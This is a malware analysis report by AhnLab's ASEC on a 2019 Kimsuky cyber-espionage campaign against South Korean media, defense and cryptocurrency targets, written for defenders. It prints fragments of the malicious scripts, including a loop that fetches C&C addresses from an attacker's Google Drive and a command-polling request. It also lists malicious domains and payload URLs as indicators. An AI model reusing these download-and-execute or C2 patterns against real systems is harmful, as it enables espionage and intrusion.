2019. 02. 28

Analysis Report

Operation Kabar Cobra

Tenacious cyber-espionage campaign by Kimsuky Group

AhnLab Security Emergency-response Center (ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com |

Table of Content

Executive Summary

On January 7, 2019, a spear-phishing email with a malicious attachment was sent to members of the Ministry of Unification press corps. The perpetrators behind the mail and malware are assumed to be the so-called Kimsuky threat group or Kimsuky group.

Kimsuky group was first identified in 2013, when the Russian security company Kaspersky Lab released a report analyzing a cyber-espionage campaign by the group. The name derives from the email account, “Kimsukyang,” which was used as drop-point for stolen data at the time.

Since 2013, Kimsuky group has continued a cyber-attack campaign against government organizations and defense-related agencies in South Korea as well as institutions and corporations related to South Korea’s engagement with North Korea. After the January 2019 spear-phishing attack, more activity by the Kimsuky group was detected in February 2019 during the period ahead of the second U.S.-North Korea summit in Hanoi.

In the meantime, notable signs point to an expanded target list that includes financial firms and cryptocurrency organizations along with the political sector. As North Korea’s economic situation continues to deteriorate due to ongoing sanctions, the attackers appear to be aiming for financial gains in addition to its political agenda.

This report presents a detailed analysis on the series of recent attacks, of which the Kimsuky group has been suspected, and the reasons for concluding that the group is the perpetrator.

Introduction: Operation Kabar Cobra

With the Kimsuky group mounting a sustained campaign of attacks against South Korea’s defense-related organizations and media companies, the attackers were recently found targeting a number of enterprises including those dealing in cryptocurrencies for financial gain. A spate of malware was distributed with the file name “Cobra” and a mutex called “KABAR” were identified in several of the attacks.

```
.text:1000233D          lea     eax, [ebp+var_C]
.text:10002340          mov     large fs:0, eax
.text:10002346          mov     [ebp+var_10], esp
.text:10002349          mov     [ebp+var_4], 0
.text:10002350          push    offset Name     ; "KABAR"
.text:10002355          push    1               ; bInitialOwner
.text:10002357          push    0               ; lpMutexAttributes
.text:10002359          call    ds:CreateMutexA
```

Figure 1. Mutex string included in the malicious code

Based on these findings, the security researchers at AhnLab Security Emergency Response Center (ASEC) suspect that the recent wave of attacks originated from the Kimsuky group and have named it “Operation Kabar Cobra.”

Analysis of the Malware

1. Malware Functions and Operations

Table 1 provides a summary of verified malware attacks (droppers) and their targets by Kimsuky from December 2018 to January 2019. In order to deceive its victims, the attacker used a Hancom Office file (.hwp), which is a widely used word processing program in South Korea. Note that the date of discovery of the files in Table 1 and the actual date of their drop may be different.

Date	Decoy file	File name	Target
2018-12-26	Hancom Office file (.hwp)	2019 사업계획서.hwp{blank}.exe (The file name can be translated to “2019 Business plan”)	Defense-related organization (ROTC)
2019-01-07	Hancom Office file (.hwp)	미디어 권력이동⑥-넷플렉스, 유튜브.hwp{blank}.exe (The file name can be translated to “Shifting the power of media ⑥-Netflix, YouTube”)	Media (Ministry of Unification press corps)
2019-01-20	Hancom Office file (.hwp)	중국-연구자료.hwp{blank}.scr (The file name can be translated to “Research of China- Reference materials”)	Unknown

Table 1. Dropper file name and type for each target

The attacker disguised the dropper with a Hancom Office file icon and used a double extension including .hwp for the file name. As shown in Table 1, a blank was inserted between the two extensions to make it difficult to recognize the files as an executable (.exe) or screen saver (.scr). Clicking on the files displays content that appears to be a regular .hwp document file being opened. To add a further layer of deception, the file’s content is disguised so as to appear to reflect a topic that could reasonably appear in the target’s regular line of work.

An in-depth analysis of the malware that was sent out in the early morning hours of January 7 to the Ministry of Unification (MoU) press corps is shown in Table 1; it explains features and functions of the Operation Kabar Cobra malware and how they operate.

The email sent to members of the MoU press corps bears the subject “TF reference materials” with a zipped file attachment titled “TF 참고.zip” (The file name can be translated to “TF reference.zip”). As noted in Figure

2, the attachment contains a seemingly ordinary PDF file and a malicious file with a double extension (*.hwp[blank].exe)

Figure 2. Malware distributed to press corps members

This malware is identical in form to the attack against defense institutions in Table 1, with both cases involving malware disguised as a Hancom Office file (.hwp) and compressed with self-extraction (WinRAR SFX). Running the zipped file will extract the file and run the malware, which then proceeds to initiate the actual malicious activity. In addition, C&C information is acquired from the attacker's Google Drive. The functions of the malware shown in Figure 2 are as follows:

(1) 2.wsf

2.wsf downloads and runs additional malware. The necessary C&C information is downloaded from the attacker's Google Drive storage.

```
while(true)
{
  xhr.open("GET","https://drive.google.com/uc?export=download&id=                    KJ6",false);
  xhr.send();
  if(xhr.status==200)
  {
    serverurl=xhr.responseText;
    root2=serverurl+"/brave.ct";
    break
  }
  WScript.Sleep(1000*60)
}
```

Attacker's Google Drive location

server url is the main URL received from the attacker's Google Drive

Figure 3. Downloading C&C information from the attacker's Google Drive address

The file stored in the attacker's Google Drive is shown in Figure 4, and includes the C&C information for downloading the malware. The file could be altered at any time by the attacker. Malware that acts as a dropper usually contain hardcoded C&C information. If the C&C server is shut down, the attacker then has to go through the hassle of rewriting and distributing new malware. In this instance, however, even if the C&C server is blocked, the attacker merely needs to change the file in the Google Drive, from which the malware can receive instructions on connecting to a new C&C server and continue its nefarious actions.



Figure 4. File stored in the attacker's Google Drive

Note that the email address (countine.protector.mail@gmail.com) shown in the lower part of Figure 4 had been previously used to send phishing email. An advisory notice related to this was sent out in 2018 by the Education Cyber Security Center (ECSC) in South Korea.

The malware (brave.ct) downloaded by 2.wsf is decrypted in the process shown in Figure 5, and the file Freedom.dll created in the process is executed via PowerShell. If the infected PC is running in a 64-bit Windows environment, another file named AhnLabMon.dll is created.

Figure 5. Executing the additionally-downloaded malware

(2) 3.wsf

Like 2.wsf, 3.wsf downloads C&C information from the file stored in the attacker's Google Drive. However, while 2.wsf serves as a dropper that downloads and runs additional malware, 3.wsf carries out a variety of functions including deleting, downloading, and uploading files; running commands, transmitting logs, and updating 3.wsf itself; and BASE64 encrypting and decrypting the files being sent to and from the C&C server.

Connecting to the C&C server was still available when AhnLab's researchers began their investigation, which helped them understand how 3.wsf communicates with the C&C server and what commands are sent. Before carrying out its malicious activities, 3.wsf first receives its version information from the C&C server and compares it to its own version number being executed on the infected PC. If the version on the C&C server is higher, the latest version of 3.wsf is downloaded and executed, as shown in Figure 6.



Figure 6. Comparing and updating the 3.wsf file's version

In the particular case that AhnLab investigated, 3.wsf downloaded its 1.2 version from the C&C server as shown in Figure 7.



Figure 7. The version information of 3.wsf downloaded from the C&C server

After checking the version information, 3.wsf receives commands from the C&C server and writes the following parameters to carry out its functions. It sends a GET request to the C&C server, then receives and executes the command encrypted in BASE64.

```
- Parameters when connecting to the C&C server for commands:
xhr.open(GET,serverurl+/board.php?m=+MAC_ADDR+&v=+VERSION+|+TIMEOUT,false);
xhr.send();
```

As shown above, the attacker includes the version of 3.wsf in the parameters sent to the C&C server in order to check the current version of 3.wsf running on the infected PC so that the attacker can identify how many systems are infected by each version.

Figure 8 shows part of the communication taking place between 3.wsf and its C&C server; it reveals how 3.wsf receives and execute the commands to download the list.dll file from the C&C server. However, 3.wsf does not

contain the codes for executing the downloaded list.dll (or Cobra.dll). Instead, Freedom.dll (or AhnLabMon.dll), which is downloaded by 2.wsf, is confirmed to download and execute the same list.dll (Cobra.dll). Freedom.dll (AhnLabMon.dll) downloaded by 2.wsf calls DeleteUrlCacheEntryA() function to eliminate any trace that it downloaded the list.dll file in order to prevent being tracked.

Figure 8. Downloading the malware via C&C server communication

The list.dll (or Cobra.dll) file downloaded via communication with C&C server as shown in Figure 8 collects the system information and a list of folders and files, and copies compressed files in the infected system. With the collected information, the attacker is able to determine whether the infected PC is a system that analyzes malware. If the infected PC is confirmed to be a system that analyzes malware, then the malware shuts down the analysis program and plants false flags in order to elude tracking

2. Malware Profiling

There were attacks targeting an apparel company and cryptocurrencies in South Korea while the attack against military-related organizations and the media industry listed in Table 1 were taking place. These attacks may seem unrelated; however, similarities in malware were identified including the fact that the malware were distributed from the same C&C server. The analysis of the timestamps in the related files also revealed that the attackers have been periodically creating variant strains since at least two years ago.

Through malware profiling, AhnLab's security researchers revealed that the attacks against the apparel company and cryptocurrencies were indeed related to Operation Kabar Cobra, and that Kimsuky was behind these attacks. A considerable body of evidence was accumulated, of which only the key summary is provided below.

(1) Malware distribution method

The malware are distributed in similar ways. A disguised document to lure the victim is accompanied by malicious scripts in the form of a WinRAR SFX (self-extracting archive). In the attacks targeting cryptocurrencies, for example, a file disguised as an Excel file containing Ethereum transactions was used; in the attacks against the apparel company, an Excel file masquerading as a quote and written in simplified

Chinese was employed, as shown in Figure 9.

创世纪面料进出口

TO:

2019.1.21월-2019.1.24목 도착예정

NO	회 사	ITEM NO	수 량M	loss	YDS	P수	단 가	합 계(원)
1		6367 2#곤색	50.0		54.6	1.0		
		4#카	50.0		54.6	1.0		
		6#회색	50.0		54.6	1.0		
			150.0				**16.00**	**2,400.00**

Figure 9. Excel file disguised as a quote

However, differences were spotted in how the C&C information was downloaded. In the attacks against military agencies and the media industry, C&C information was downloaded from the attacker's Google Drive; in the attack against cryptos, downloading C&C information with the malicious script (2.wsf, 3.wsf) was skipped and the C&C server was listed in a variable named server url.

(2) Malware source and C&C server

The source of the malware and the C&C server, which have been identified by AhnLab's security researchers, point to a single IP that is connected to a number of URLs. These URLs hijack the well-known names of Google, Microsoft, and representative portals and key cyber security companies in South Korea, including AhnLab. The attacker used these URLs to distribute malware or as phishing sites and C&C servers.

(3) Shellcodes

A comparison of the disguised malicious Hancom Office files used by Kimsuky in the 2014 and in 2018 attacks revealed the fact that the same shellcodes exist in both files as shown in Figure 10. The upper part of Figure 10 is the HWP file distributed in 2014, which has a file name that translates to "2014_ Design changes of Hanul nuclear reactor No. 1 and 2" in Korean; the bottom part of the Figure 10 is the HWP file distributed in 2018, which has the file name that translates to "2018_Declaration of the end of Korean war."

The left section in Figure 10 compares the two shellcodes; the grey area indicates the overlapping codes of both files, indicating these two malware have the same shellcodes.



Figure 10. Shellcodes of the malicious files from 2014 (top) and 2018 (bottom)

(4) Operational process of offspring malware

The disguised malicious Hancom Office files created in 2017 and 2018 both created a malicious file named core.dll. Both core.dll files used different files to run themselves, rundll32.exe and regsvr32.exe respectively, but the codes are identical. In addition, both core.dll's shut down the process if the program used to run themselves was determined to be notepad.exe.

The decryption key pattern that the both core.dll's used to decrypt the encrypted string shows they are identical: 32-byte patterns in 4-byte components. Also, the codes show that both core.dll's used to decrypt the encrypted string are very similar though they are not completely identical. Moreover, both core.dll's have malicious scripts that make the codes and the way they execute are identical to those attacks examined above.

Conclusion

There following is clear evidence that Kimsuky is responsible for a series of recent attacks targeting South Korean companies and institutions: the identical shellcodes; malware that share the same codes and operating processes; and the generation of identical additional malware and identical IP for connecting to the same C&C server. In addition to evading detection by security solutions with encrypted files, Kimsuky uses various techniques such as self-deletion and variable file names to elude security researchers.

Yet, there is a noticeable factor to which we should pay attention. Kimsuky, having showed such deviousness, used the same Hancom Office vulnerabilities and shellcodes used in the earlier 2014 attacks. It reveals that Kimsuky is well aware of the fact that targets continue to use outdated versions of Hancom Office without applying basic security updates.

In this regard, it is highly recommended that organizations and companies be vigilant in keeping their assets updated. In addition, organizations and companies should obtain full visibility into their internal systems to detect and track security breaches.

AhnLab's Response

The Operation Karbar Cobra relevant aliases identified by V3, AhnLab's anti-virus program, are as below:

MD5	V3 alias	V3 engine version
20301fdd013c836039b8cfe0d100a1d7	Trojan/Win32.Agent	2019.01.21.02
b02f3881321f0912b2ae3f27498c448f	Trojan/Win32.XwDoor	2014.01.28.03
cd705902ea42d0de2a8456b055c3bb87	Malware/Win32.Possible_scrdl	2019.02.02.01
54783422cfd7029a26a3f3f5e9087d8a	HWP/Exploit	2014.12.10.06
b7359ae1a83323d3671e7c3a63ce7bf1	OLE/Cve-2017-11882.Gen	2018.04.05.03
b994bd755e034d2218f8a3f70e91a165	Backdoor/Win32.Agent	2019.01.07.09
ba89337af43f0b07a35cc892ac95112a	Backdoor/Win32.Akdoor	2017.07.13.00
874c0ec36be15fe3403f3abad6ecea75	Downloader/Win32.Agent	2017.06.20.00
ab73b1395938c48d62b7eeb5c9f3409d	Win-Trojan/Agent.5248512	2013.09.12.00
f22db1e3ea74af791e34ad5aa0297664	JS/Agent	2018.05.31.03
11fc4829c2fff9fb240acbd71c60fc67	Dropper/Win32.TeamRat	2014.04.10.01
6106449779d453be4ae28d89f207e921	Trojan/Win32.Agent	2019.01.07.07

95410a32a76aecb099af53255bb90737	Backdoor/Win32.Akdoor	2017.05.26.03
dc1196876d9a59ab477ebc62d07a255e	Malware/Win32.Possible_scrdl	2019.02.02.01
0eb739c8faf77dae0546ff447ad06038	Dropper/Win32.Agent	2019.01.07.07
242c31d0ce2109fdface788663e90f49	Trojan/Win32.Agent	2019.01.07.07
66b73fba4e47b3184edd75b0ce9cf928	Trojan/Win32.Agent	2019.01.21.02
71ec829db01818d305552ec4ebb1c258	Backdoor/Win32.Agent	2019.01.08.00
9c3396aa94083916227201bf1396a2ca	Dropper/Win32.Agent	2019.01.07.07
1dfe826f71c20ff04987a9160c177e46	Backdoor/Win32.Agent	2019.01.07.09
48d9e625ea3efbcbef3963c8714544a7	HWP/Exploit	2019.02.07.09
4de21c3af64b3b605446278de92dfff4	Trojan/Win32.Akdoor	2018.05.30.00
b49bbc11ed000211a5af7eb35f596886	VBS/Exploit	2019.02.12.00
8332be776617364c16868c1ad6b4efe7	HWP/Exploit	2018.05.23.04
9d685308d3125e14287ecb7fbe5fcd37	Backdoor/Win32.Agent	2019.01.07.09
bb42e6649d927899c816cc04c2bffc06	Trojan/Win32.Agent	2017.06.12.00
2fdf23367c604511d019a6914c50bc0b	Trojan/Win32.Agent	2017.06.12.00
AEA8D3002132094A58D5189A8E886CF8	HWP/Exploit	2017.05.31.03
08523230E221246BB59CDE7C3E8363C7	Trojan/Win32.Akdoor	2016.09.28.01
2f26f3a883aeca9a11769664fc7d4750	Backdoor/Win32.Akdoor	2017.05.26.03
566cc6129dc887629a7131821c7547e5	Trojan/Win32.Agent	2017.06.12.00
a45ba001c3abee03bda49c6816d9a17c	Backdoor/Win32.Agent	2019.01.08.00

IoC (Indicators of Compromise)

1. MD5

0eb739c8faf77dae0546ff447ad06038 - 2019 사업계획서.hwp{공백}.exe (The file name can be translated to “2019 Business plan”)
9c3396aa94083916227201bf1396a2ca - 미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe (The file name can be translated to “Shifting the power of media ⑥-Netflix, YouTube”)
20301fdd013c836039b8cfe0d100a1d7 - 중국-연구자료.hwp{공백}.scr (The file name can be translated to “Research of China- Reference materials”)
dc1196876d9a59ab477ebc62d07a255e - AR.xls{blank}.exe
cd705902ea42d0de2a8456b055c3bb87 -{unknown}.exe

Freedom.dll & AhnLabMon.dll & AlyacMonitor.db 242c31d0ce2109fdface788663e90f49 6106449779d453be4ae28d89f207e921 66b73fba4e47b3184edd75b0ce9cf928
Cobra.dll b994bd755e034d2218f8a3f70e91a165 1DFE826F71C20FF04987A9160C177E46 1A082A388A285E7FC4541124794F3910
secu32_init.inf 71EC829DB01818D305552EC4EBB1C258 2fdf23367c604511d019a6914c50bc0b
private32.db 566cc6129dc887629a7131821c7547e5 9D685308D3125E14287ECB7FBE5FCD37
core.dll bb42e6649d927899c816cc04c2bffc06 874C0EC36BE15FE3403F3ABAD6ECEA75 4DE21C3AF64B3B605446278DE92DFFF4 95410A32A76AECB099AF53255BB90737 tvengine.dll a45ba001c3abee03bda49c6816d9a17c ariaK.dll 0a50827a4897a43a882c8d3c691d943d IECheck.dll 02dae3046d1669a55785ba935b0e3f0b 45D3.tmp ba89337af43f0b07a35cc892ac95112a MsMpQhp.exe 74c3011b6980bea23d119822d979a364
TeamViewer ab73b1395938c48d62b7eeb5c9f3409d b02f3881321f0912b2ae3f27498c448f 11fc4829c2fff9fb240acbd71c60fc67
54783422CFD7029A26A3F3F5E9087D8A -2014 한울 1,2 호기 설계 변경 사항.hwp (The file name can be translated to “2014 Design changes of Hanul nuclear reactor No. 1 and 2”) 8332be776617364c16868c1ad6b4efe7 - 2018 종전선언.hwp (The file name can be translated to “2018 Declaration of the end of Korean war”) fontchk.jse f22db1e3ea74af791e34ad5aa0297664 48d9e625ea3efbcbef3963c8714544a7 - 2월 1주차 국제안보군사정세.hwp (The file name can be translated to “Internationally military affair for 1st week in February”) B49BBC11ED000211A5AF7EB35F596886 – exploited IE vulnerability CVE-2018-8174 AEA8D3002132094A58D5189A8E886CF8 - 2016년 제46차 원내대책회의 모두발언.hwp (The file name can be translated to “Opening statement for the 46th Chamber 2016”) 0x0ED6D109-0xED81000.mem.pe.exe 08523230E221246BB59CDE7C3E8363C7 hwpkor.dll 2f26f3a883aeca9a11769664fc7d4750

2. C&C and URL

IP	URL	Full URL
185.224.138.29 (NE)	navem-rnail.hol.es	navem-rnail.hol.es/est/down/msofficeupdate64
	myaccounnts-goggle.esy.es	
	bmail-or-kr.esy.es	
	aiyac-updaite.hol.es	aiyac-updaite.hol.es/est/down/alyacmonitor64 aiyac-updaite.hol.es/est/down/msofficeupdate64

	rnyacount-jpadmin.hol.es	rnyacount-jpadmin.hol.es/est/down/msofficeupdate64 rnyacount-jpadmin.hol.es/est/down/fw.a
	ms-performance.hol.es	ms-performance.hol.es/mysite/down/msperformancecheck.b ms-performance.hol.es/mysite/down/msperformancecheck64
	suppcrt-seourity.esy.es	
	ahnniab.esy.es	ahnniab.esy.es/w/down/alyacmonitor.a ahnniab.esy.es/w/down/tvEngine.dll
	daum-safety-team.esy.es	
	myacccounts-goggle.esy.es	
	myacccount-goggle.esy.es	
	nav-mail.hol.es	
	mail-support.esy.es	
	my-homework.890m.com	my-homework.890m.com/gnu/download/tvEngine.dll my-homework.890m.com/gnu/download/list.dll
	nid-mail.hol.es	
	nid-mail.esy.es	nid-mail.esy.es/gnu//download/tmp.dll nid-mail.esy.es/gnu//download/notepad64.exe nid-mail.esy.es/bbs/data/tmp/x64/wall.cab nid-mail.esy.es/bbs/data/tmp/logger/private32 nid-mail.esy.es/bbs/data/tmp/logger/private64 nid-mail.esy.es/bbs/data/tmp/logger/secu32_init nid-mail.esy.es/bbs/data/tmp/logger/secu64_init
	nid-mail.pe.hu	
	newsea36-chol.esy.es	
	acount-qooqle.pe.hu	
	myprofileacc.pe.hu	
	customer-center.esy.es	
	need-nver.hol.es	
	daum-settting.hol.es	
	nid-never.pe.hu	
	nid-naver.hol.es	

※ Appendix

Special thanks to:
There was considerable assistance and feedback from experts in the creation of this analysis report, to whom thanks are due:
▪ Tae-hwan Park, Tae-yeon Yang, Seon-ho Lee, and Min-seok Cha at AhnLab security emergency response center (ASEC)
▪ Jong-hyeong Moon at ESTsecurity
▪ Min-chang Jang at Korea Financial Security Institute
▪ Byeong-jae Kim at Korea Internet & Security Agency (KISA)